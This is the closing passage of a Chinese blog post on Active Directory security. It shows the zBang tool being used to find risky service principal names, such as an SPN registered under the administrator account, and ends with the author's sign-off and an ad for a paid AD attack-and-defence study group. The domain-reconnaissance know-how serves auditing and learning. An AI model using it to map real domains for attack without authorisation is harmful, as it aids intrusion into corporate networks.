
```

然后选择 Risky SPNs，再点击 Launch。如图所示：




过一会就可以看到 zBang 运行成功，如图所示：

*** FINISHED ***



然后我们通过 RiskySPN Results 结果页面可以看到注册在 administrator 帐户下的 test2 SPN，这是个危险的 SPN，如图所示。



参考: <https://adsecurity.org/?p=3458>

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互
相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



知识星球

谢公子学安全